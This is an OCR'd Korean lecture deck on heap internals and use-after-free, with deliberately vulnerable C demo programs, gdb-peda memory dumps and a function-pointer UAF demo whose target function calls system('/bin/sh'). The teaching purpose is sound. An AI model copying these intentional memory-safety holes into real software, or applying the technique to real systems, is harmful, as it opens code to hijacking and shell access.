
0x08. Use After Free



off-limit

사용자가 커널영역에 접근하지 못하도록 할당해 둔 공간이다.

Kernel : OS의 시스템 코드가 로드되는 부분 우리가 건들 수 없다.

Stack : 프로그램에서 사용되는 각종 환경변수, 파라미터, 리턴값, 지역변수 등의 정보를 담고 있다.

libc : 프로그램이 내부에서 사용하는 라이브러리 함수들과 관련된 공유라이브러리 파일이 적재되는 영역

Heap : 동적 할당되는 변수의 데이터가 위치하는 영역

BSS, Data : 프로그램에서 사용하는 전역변수, 정적변수 등 각종 변수들이 실제로 위치하는 메모리 영역.
변수가 초기화되면 데이터영역,
초기화되지 않으면 bss영역에 있다.

Code : 실제 실행되는 기계어 명령어들, 어셈블리 코드가 쌓이는 곳이다. 프로그램이 실행되면 코드영역에 있는 어셈블리 코드가 한줄씩 해석되며 실행

Heap?

프로그래머의 필요에 의해서 메모리 공간이 동적으로 할당 및 소멸되는 영역

Difference with Stack

스택에 생성되는 변수들은 컴파일 단계에서 모두 이루어진다.
하지만 컴파일 단계에서는 메모리의 크기만 생성할 뿐 변수의 값은 저장되지 않는다.
이 때문에 배열의 크기는 상수로만 지정해야 한다.

변수 값의 저장은 런타임**(Run-time)**에서 이루어지며, 런타임 단계에서 메모리를 생성하고자 할때 사용하는 것이 동적 할당이다.

malloc


여러분이 많이 접해봤을 법한 동적 메모리 할당 함수

ex) vuln = (char*) malloc(128)

vuln2 = (char*) malloc(128)

free(vuln)

free(vuln2)



malloc

ex) vuln = malloc(100)

vuln2 = malloc(110)

vuln3 = malloc(120)

vuln4 = malloc(130)


vuln5 = malloc(140)

vuln6 = malloc(150)

free(vuln)

free(vuln3)

free(vuln5)



fd = Foward pointer to next chunk in list
다음 **chunk**를 가리키고 있다.


bk = Back pointer to previus chunk in list
이전 **chunk**를 가리키고 있다.

* **fd**와 **bk**는 각각 **free**된 상태의 **heap**을 가리키고 있어, 서로 연결된 구조의 **fd**와 **bk**를 참조해 **heap**을 **realloc**한다.

malloc

ex) vuln = malloc(100)
vuln2 = malloc(110)
vuln3 = malloc(120)
vuln4 = malloc(130)
vuln5 = malloc(140)


free(vuln)
free(vuln3)
free(vuln4)



만약 연속된 **heap**을 **free**할 때에 이전 **heap**이
사용중인지 아닌지를 판별하는 **PREV_INUSE** 비트를 체크한 뒤
연속적으로 **free**된 두 **heap**을 병합한다.

PREV_INUSE 비트는 **free**될 때에 **heap**의 **size**에
이전 **heap**이 사용중이면 **1**, 아니면 **0**으로 세팅된다.

malloc



vuln의 맨위 prev_size는 그 위에 free된 heap이 없기 때문에 0이고
vuln2 위의 prev_size는 vuln2가 free되지 않았기 때문에 0이다.

Use After Free?

Use After Free

동적할당(**Dynamic memory allocated**) 된 **heap**을 **free**하고 다시 재사용(**Dynamic memory reuse**) 할 때에 취약점이 발생할 수 있다.

```
 js@ubuntu  ~/Desktop/.js/test  ./uaf3
allocated heap vuln, Input string : Shayete
vuln = Shayete
free vuln
realloc vuln_string
vuln_string = Shayete
```

why?


```c
#include <stdio.h>
#include <malloc.h>
void main()
{
        void *vuln, *vuln_string;
        vuln = (char*)malloc(100);

        printf("allocated heap vuln, Input string : ");
        scanf("%s", (char*)vuln);

        printf("vuln = %s\n", (char*)vuln);
        free(vuln);
        printf("free vuln\n");

        vuln_string = (char*)malloc(100);
        printf("realloc vuln_string\n");
        printf("vuln_string = %s\n", (char*)vuln_string);
}
```

Use After Free

malloc -> caching

Deferred Coalescing (병합 지연)

free된 heap이 다음에 realloc될 때에 같은 사이즈로 요청받을 수 있습니다.
이 때 heap을 병합하거나 분할하는 시간을 절약하고자 free된 heap을
남겨뒀다가 reuse할 때 그대로 쓰게 해주는 방법입니다.



128byte alloc 요청이 왔을 때 150이나 250에 heap을 할당할 경우
heap이 분할되므로 불필요한 공간이 남게 된다.
150일경우, 150 - 28 = 22의 공간이 남게된다.

참고 : http://g.oswego.edu/dl/html/malloc.html

Use After Free

할당된 **heap**이 **1**개이기 때문에 다음 가르킬 **free space**가 없다.
그러므로 **fd**와 **bk**가 생성되지 않는다.

```
   0x8048551 <main+84>: call   0x80483a0 <free@plt>
=> 0x8048556 <main+89>: mov    DWORD PTR [esp],0x8048663
   0x804855d <main+96>: call   0x80483c0 <puts@plt>
   0x8048562 <main+101>:        mov    DWORD PTR [esp],0x64
                                <malloc@plt>
                                [esp+0x1c],eax
-------------------------------------------------------------
0000| 0xbffff4b0 --> 0x0
0004| 0xbffff4b4 --> 0x804b008 ("Shayete")
0008| 0xbffff4b8 --> 0xbffff57c --> 0xbffff793 ("XDG_SEAT=seat0")
0012| 0xbffff4bc --> 0xb7e4642d (<__cxa_atexit+29>:    test   eax,eax)
0016| 0xbffff4c0 --> 0xb7fbe3c4 --> 0xb7fbf1e0 --> 0x0
0020| 0xbffff4c4 --> 0xb7fff000 --> 0x20f34
0024| 0xbffff4c8 --> 0x804b008 ("Shayete")
0028| 0xbffff4cc --> 0xb7fbe000 --> 0x1aada8
[-------------------------------------------------------------
--]
Legend: code, data, rodata, value

Breakpoint 1, 0x08048556 in main ()
gdb-peda$ x/32wx 0x804b000
0x804b000:      0x00000000      0x00021001      0x79616853      0x00657465
0x804b010:      0x00000000      0x00000000      0x00000000      0x00000000
0x804b020:      0x00000000      0x00000000      0x00000000      0x00000000
0x804b030:      0x00000000      0x00000000      0x00000000      0x00000000
0x804b040:      0x00000000      0x00000000      0x00000000      0x00000000
0x804b050:      0x00000000      0x00000000      0x00000000      0x00000000
0x804b060:      0x00000000      0x00000000      0x00000000      0x00020f99
0x804b070:      0x00000000      0x00000000      0x00000000      0x00000000
gdb-peda$
```

vuln_size + unused free space

string : shayete

unused free space size

Use After Free

```
--]
   0x8048562 <main+101>:        mov    DWORD PTR [esp],0x64
   0x8048569 <main+108>:        call   0x80483b0 <malloc@plt>
   0x804856e <main+113>:        mov    DWORD PTR [esp+0x1c],eax
```

free된 후 재사용(**reuse**)할 **heap space**가 맨 처음부분인 **0x804b008**만 있기 때문에 자연스레 처음 **heap**이 **reuse**되면서 전에 입력했던 **shayete** 문자열을 쓰게 된다.

이전에도 말했듯이 **fd**와 **bk**가 생성되지 않았기 때문에 **shayete**문자열이 그대로 **heap space**에 남아있어 **shayete**가 그대로 출력된다.

```
0012| 0xbffff4bc --> 0xb7e4642d (<__cxa_atexit+29>:    test   eax,eax)
0016| 0xbffff4c0 --> 0xb7fbe3c4 --> 0xb7fbf1e0 --> 0x0
0020| 0xbffff4c4 --> 0xb7fff000 --> 0x20f34
0024| 0xbffff4c8 --> 0x804b008 ("Shayete")
0028| 0xbffff4cc --> 0x804b008 ("Shayete")
[----------------------------------------------------------------------
--]
Legend: code, data, rodata, value
0x08048572 in main ()
gdb-peda$ x/wx $esp + 0x1c
0xbffff4cc:     0x0804b008
gdb-peda$
```

reuse vuln heap space

DEMO

Use After Free

```c
#include <stdio.h>
#include <malloc.h>

typedef struct test{
        char *name[50];
        void (*greetings)(void *name);
        void (*bye)(void *name);
}VULN;

void *say_hello(void *name){
        printf("Hello! %s\n", (char*)name);
}

void *say_goodbye(void *name){
        printf("ByeBye! %s\n", (char*)name);
}

void main()
{
        void *vuln_test;
        VULN *vuln = (char*)malloc(100);

        vuln->greetings = say_hello;

        vuln->bye = say_goodbye;

        printf("Input your name : ");
        scanf("%s", (char*)vuln->name);

        vuln->greetings(vuln->name);

        free(vuln);

        vuln_test = (char*)malloc(100);

        printf("realloc 100, Input String : ");
        scanf("%s", (char*)vuln_test);

        printf("Your message is : %s\n", (char*)vuln_test);
        vuln->bye(vuln->name);
        free(vuln_test);
}
```

```c
void vuln()
{
        system("/bin/sh");
}
```

Use After Free

```
0000| 0xbffff4b0 --> 0x804b008 ("111111")
0004| 0xbffff4b4 --> 0x804b008 ("111111")
0008| 0xbffff4b8 --> 0xbffff57c --> 0xbffff795 ("XDG_SEAT=seat0")
0012| 0xbffff4bc --> 0xb7e4642d (<__cxa_atexit+29>:     test   eax,eax)
0016| 0xbffff4c0 --> 0xb7fbe3c4 --> 0xb7fbf1e0 --> 0x0
0020| 0xbffff4c4 --> 0xb7fff000 --> 0x20f34
